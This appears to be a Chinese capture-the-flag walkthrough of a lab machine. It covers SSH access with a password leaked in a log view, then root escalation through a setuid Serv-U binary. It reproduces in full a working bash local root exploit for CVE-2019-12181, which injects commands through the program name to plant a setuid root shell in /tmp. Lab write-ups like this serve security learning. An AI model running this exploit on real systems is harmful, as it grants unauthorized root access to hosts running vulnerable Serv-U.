 系统设置里面有个查看log的选项,点开查看发现泄露的密码。
 结合之前的Nmap扫描结果,怀疑这个密码是ssh登录的密码
Assigned Password for the user love: P@$$w0rd@123
SSH登录

获得local.txt的flag
ssh love@192.168.195.211
提权root
查找提权点
find / -type f -perm -u=s 2>/dev/null
 发现异常文件
/usr/local/Serv-U/Serv-U
尝试运行
 查看所在目录,发现版本信息文件
 提示了软件版本号
 Serv-U File Server (64-bit) - Version 15.1 (15.1.6.25),搜索相关漏洞

发现两个Poc均指向漏洞编号 CVE-2019-12181
https://github.com/trickest/cve/blob/main/2019/CVE-2019-12181.md

 c脚本还需要编译,所以先使用sh脚本的版本,尝试开启http传输发现网络波动太大,传输有问题,所以直接复制sh文件内容,使用
cat > exp.sh 的方法写入,按ctrl D结束,然后添加执行权限。

 1#!/bin/bash
 2# SUroot - Local root exploit for Serv-U FTP Server versions prior to 15.1.7 (CVE-2019-12181)
 3# Bash variant of Guy Levin's Serv-U FTP Server exploit:
 4# - https://github.com/guywhataguy/CVE-2019-12181
 5# ---
 6# user@debian-9-6-0-x64-xfce:~/Desktop$ ./SUroot
 7# [*] Launching Serv-U ...
 8# sh: 1: : Permission denied
 9# [+] Success:
10# -rwsr-xr-x 1 root root 117208 Jun 28 23:21 /tmp/sh
11# [*] Launching root shell: /tmp/sh
12# sh-4.4# id
13# uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),112(lpadmin),117(scanner)
14# ---
15# <bcoles@gmail.com>
16# https://github.com/bcoles/local-exploits/tree/master/CVE-2019-12181
17
18if ! test -u "/usr/local/Serv-U/Serv-U"; then
19  echo '[-] /usr/local/Serv-U/Serv-U is not setuid root'
20  exit 1
21fi
22
23echo "[*] Launching Serv-U ..."
24
25/bin/bash -c 'exec -a "\";cp /bin/bash /tmp/sh; chown root /tmp/sh; chmod u+sx /tmp/sh;\"" /usr/local/Serv-U/Serv-U -prepareinstallation'
26
27if ! test -u "/tmp/sh"; then
28  echo '[-] Failed'
29  /bin/rm "/tmp/sh"
30  exit 1
31fi
32
33echo '[+] Success:'
34/bin/ls -la /tmp/sh
35
36echo "[*] Launching root shell: /tmp/sh"
37/tmp/sh -p

C脚本的方法尝试也成功了
总结
入侵路径示意图
入侵时间表
🔔 想要获取更多网络安全与编程技术干货?
关注 泷羽Sec-静安 公众号,与你一起探索前沿技术,分享实用的学习资源与工具。我们专注于深入分析,拒绝浮躁,只做最实用的技术分享!💻
马上加入我们,共同成长!🌟
👉 长按或扫描二维码关注公众号
直接回复文章中的关键词,获取更多技术资料与书单推荐!📚
推荐阅读
.jpeg)